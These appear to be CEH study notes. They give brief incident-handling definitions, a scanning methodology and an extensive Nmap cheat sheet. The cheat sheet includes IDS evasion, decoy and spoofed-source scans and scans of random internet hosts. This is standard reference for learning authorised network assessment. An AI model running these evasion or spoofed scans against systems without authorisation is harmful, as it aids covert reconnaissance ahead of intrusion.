
Incident response is part of incident handling. In turn, incident handling is part of incident management. Incident management includes vulnerability analysis, artifact handling, announcements, alerts, incident handling, and other incident management services. Incident management ensures that there is a process in place to handle incidents.

Incident handling includes triage, reporting and detection, analysis, and incident response. When an incident occurs, the incident handling process begins. Actual incident response occurs during the incident handling process.

Once the incident is contained, the overall incident management process will ensure that the entire incident (including responses taken) is properly recorded, and the appropriate mitigations are implemented to protect against the incident in the future.

The CeH Scanning Methodology consists of the following eight steps:

- Check for live systems
- Check for open ports
- Scan beyond the IDS
- Grab banners
- Scan for vulnerabilities
- Draw network diagrams
- Prepare proxies
- Pen test the network for scanning vulnerabilities (scanning pen test)



WireShark autofill

ip.addr ==	tcp.port==80	eth.addr==

Nmap Cheat Sheet

Target Specification

Switch	Example	Description
	nmap 192.168.1.1	Scan a single IP
	nmap 192.168.1.1 192.168.2.1	Scan specific IPs
	nmap 192.168.1.1-254	Scan a range
	nmap scanme.nmap.org	Scan a domain
	nmap 192.168.1.0/24	Scan using CIDR notation
-iL	nmap -iL targets.txt	Scan targets from a file
-iR	nmap -iR 100	Scan 100 random hosts
--exclude	nmap --exclude 192.168.1.1	Exclude listed hosts

Scan Techniques

Switch	Example	Description
-sS	nmap 192.168.1.1 -sS	TCP SYN port scan (Default)
-sT	nmap 192.168.1.1 -sT	TCP connect port scan (Default without root privilege)
-sU	nmap 192.168.1.1 -sU	UDP port scan
-sA	nmap 192.168.1.1 -sA	TCP ACK port scan
-sW	nmap 192.168.1.1 -sW	TCP Window port scan
-sM	nmap 192.168.1.1 -sM	TCP Maimon port scan

Host Discovery

Switch	Example	Description
-sL	nmap 192.168.1.1-3 -sL	No Scan. List targets only
-sn	nmap 192.168.1.1/24 -sn	Disable port scanning
-Pn	nmap 192.168.1.1-5 -Pn	Disable host discovery. Port scan only
-PS	nmap 192.168.1.1-5 -PS22-25,80	TCP SYN discovery on port x. Port 80 by default
-PA	nmap 192.168.1.1-5 -PA22-25,80	TCP ACK discovery on port x. Port 80 by default
-PU	nmap 192.168.1.1-5 -PU53	UDP discovery on port x. Port 40125 by default
-PR	nmap 192.168.1.1-1/24 -PR	ARP discovery on local network
-n	nmap 192.168.1.1 -n	Never do DNS resolution

Port Specification

Switch	Example	Description
-p	nmap 192.168.1.1 -p 21	Port scan for port x
-p	nmap 192.168.1.1 -p 21-100	Port range
-p	nmap 192.168.1.1 -p U:53,T:21-25,80	Port scan multiple TCP and UDP ports
-p-	nmap 192.168.1.1 -p-	Port scan all ports
-p	nmap 192.168.1.1 -p http,https	Port scan from service name
-F	nmap 192.168.1.1 -F	Fast port scan (100 ports)
--top-ports	nmap 192.168.1.1 --top-ports 2000	Port scan the top x ports
-p-65535	nmap 192.168.1.1 -p-65535	Leaving off initial port in range makes the scan start at port 1
-p0-	nmap 192.168.1.1 -p0-	Leaving off end port in range makes the scan go through to port 65535

Service and Version Detection

Switch	Example	Description
-sV	nmap 192.168.1.1 -sV	Attempts to determine the version of the service running on port
-sV --version-intensity	nmap 192.168.1.1 -sV --version-intensity 8	Intensity level 0 to 9. Higher number increases possibility of correctness
-sV --version-light	nmap 192.168.1.1 -sV --version-light	Enable light mode. Lower possibility of correctness. Faster
-sV --version-all	nmap 192.168.1.1 -sV --version-all	Enable intensity level 9. Higher possibility of correctness. Slower
-A	nmap 192.168.1.1 -A	Enables OS detection, version detection, script scanning, and traceroute

Switch	Example		Description
-O	nmap 192.168.1.1 -O		Remote OS detection using TCP/IP stack fingerprinting
-O --osscan-limit	nmap 192.168.1.1 -O	--osscan-limit	If at least one open and one closed TCP port are not found it will not try OS detection against host
-O --osscan-guess	nmap 192.168.1.1 -O	--osscan-guess	Makes Nmap guess more aggressively
-O --max-os-tries	nmap 192.168.1.1 -O	--max-os-tries 1	Set the maximum number x of OS detection tries against a target
-A	nmap 192.168.1.1 -A		Enables OS detection, version detection, script scanning, and traceroute

Timing and Performance

Switch	Example	Description
-T0	nmap 192.168.1.1 -T0	Paranoid (0) Intrusion Detection System evasion
-T1	nmap 192.168.1.1 -T1	Sneaky (1) Intrusion Detection System evasion
-T2	nmap 192.168.1.1 -T2	Polite (2) slows down the scan to use less bandwidth and use less target machine resources
-T3	nmap 192.168.1.1 -T3	Normal (3) which is default speed
-T4	nmap 192.168.1.1 -T4	Aggressive (4) speeds scans; assumes you are on a reasonably fast and reliable network
-T5	nmap 192.168.1.1 -T5	Insane (5) speeds scan; assumes you are on an extraordinarily fast network

Switch	Example input	Description
--host-timeout <time>	1s; 4m; 2h	Give up on target after this long
--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>	1s; 4m; 2h	Specifies probe round trip time
--min-hostgroup/max-hostgroup <size>	50; 1024	Parallel host scan group sizes
--min-parallelism/max-parallelism <numprobes>	10; 1	Probe parallelization
--scan-delay/--max-scan-delay <time>	20ms; 2s; 4m; 5h	Adjust delay between probes
--max-retries <tries>	3	Specify the maximum number of port scan probe retransmissions
--min-rate <number>	100	Send packets no slower than <number> per second
--max-rate <number>	100	Send packets no faster than <number> per second

NSE Scripts

Switch	Example	Description
-sC	nmap 192.168.1.1 -sC	Scan with default NSE scripts. Considered useful for discovery and safe
--script default	nmap 192.168.1.1 --script default	Scan with default NSE scripts. Considered useful for discovery and safe
--script	nmap 192.168.1.1 --script=banner	Scan with a single script. Example banner
--script	nmap 192.168.1.1 --script=http*	Scan with a wildcard. Example http
--script	nmap 192.168.1.1 --script=http,banner	Scan with two scripts. Example http and banner
--script	nmap 192.168.1.1 --script "not intrusive"	Scan default, but remove intrusive scripts
--script-args	nmap --script snmp-sysdescr --script-args snmpcommunity=admin 192.168.1.1	NSE script with arguments

Useful NSE Script Examples

Command	Description
nmap -Pn --script=http-sitemap-generator scanme.nmap.org	http site map generator
nmap -n -Pn -p 80 --open -sV -vvv --script banner,http-title -iR 1000	Fast search for random web servers
nmap -Pn --script=dns-brute domain.com	Brute forces DNS hostnames guessing subdomains
nmap -n -Pn -vv -O -sV --script smb-enum*,smb-ls,smb-mbenum,smb-os-discovery,smb-s*,smb-vuln*,smbv2* -vv 192.168.1.1	Safe SMB scripts to run
nmap --script whois* domain.com	Whois query
nmap -p80 --script http-unsafe-output-escaping scanme.nmap.org	Detect cross site scripting vulnerabilities.
nmap -p80 --script http-sql-injection scanme.nmap.org	Check for SQL injections

Firewall / IDS Evasion and Spoofing

Switch	Example	Description
-f	nmap 192.168.1.1 -f	Requested scan (including ping scans) use tiny fragmented IP packets. Harder for packet filters
--mtu	nmap 192.168.1.1 --mtu 32	Set your own offset size
-D	nmap -D 192.168.1.101,192.168.1.102,192.168.1.103,192.168.1.23 192.168.1.1	Send scans from spoofed IPs
-D	nmap -D decoy-ip1,decoy-ip2,your-own-ip,decoy-ip3,decoy-ip4 remote-host-ip	Above example explained
-S	nmap -S www.microsoft.com www.facebook.com	Scan Facebook from Microsoft (-e eth0 -Pn may be required)
-g	nmap -g 53 192.168.1.1	Use given source port number
--proxies	nmap --proxies http://192.168.1.1:8080, http://192.168.1.2:8080 192.168.1.1	Relay connections through HTTP/SOCKS4 proxies
--data-length	nmap --data-length 200 192.168.1.1	Appends random data to sent packets

Example IDS Evasion command

nmap -f -t 0 -n -Pn --data-length 200 -D 192.168.1.101,192.168.1.102,192.168.1.103,192.168.1.23 192.168.1.1

Output

Switch	Example	Description
-oN	nmap 192.168.1.1 -oN normal.file	Normal output to the file normal.file
-oX	nmap 192.168.1.1 -oX xml.file	XML output to the file xml.file
-oG	nmap 192.168.1.1 -oG grep.file	Grepable output to the file grep.file
-oA	nmap 192.168.1.1 -oA results	Output in the three major formats at once
-oG -	nmap 192.168.1.1 -oG -	Grepable output to screen. -oN -, -oX - also usable
--append-output	nmap 192.168.1.1 -oN file.file --append-output	Append a scan to a previous scan file
-v	nmap 192.168.1.1 -v	Increase the verbosity level (use -vv or more for greater effect)
-d	nmap 192.168.1.1 -d	Increase debugging level (use -dd or more for greater effect)
--reason	nmap 192.168.1.1 --reason	Display the reason a port is in a particular state, same output as -vv
--open	nmap 192.168.1.1 --open	Only show open (or possibly open) ports
--packet-trace	nmap 192.168.1.1 -T4 --packet-trace	Show all packets sent and received
--iflist	nmap --iflist	Shows the host interfaces and routes
--resume	nmap --resume results.file	Resume a scan

Helpful Nmap Output examples

Command	Description
nmap -p80 -sV -oG - --open 192.168.1.1/24 | grep open	Scan for web servers and grep to show which IPs are running web servers
nmap -iR 10 -n -oX out.xml | grep "Nmap" | cut -d " " -f5 > live-hosts.txt	Generate a list of the IPs of live hosts
nmap -iR 10 -n -oX out2.xml | grep "Nmap" | cut -d " " -f5 >> live-hosts.txt	Append IP to the list of live hosts
ndiff scanl.xml scan2.xml	Compare output from nmap using the ndiff
xsltproc nmap.xml -o nmap.html	Convert nmap xml files to html files
grep " open " results.nmap | sed -r 's/ +/ /g' | sort | uniq -c | sort -rn | less	Reverse sorted list of how often ports turn up

Miscellaneous Options

Switch	Example	Description
-6	nmap -6 2607:f0d0:1002:51::4	Enable IPv6 scanning
-h	nmap -h	nmap help screen

Other Useful Nmap Commands

Command	Description
nmap -iR 10 -PS22-25,80,113,1050,35000 -v -sn	Discovery only on ports x, no port scan
nmap 192.168.1.1-1/24 -PR -sn -vv	Arp discovery only on local network, no port scan
nmap -iR 10 -sn -traceroute	Traceroute to random targets, no port scan
nmap 192.168.1.1-50 -sL --dns-server 192.168.1.1	Query the Internal DNS for hosts, list targets only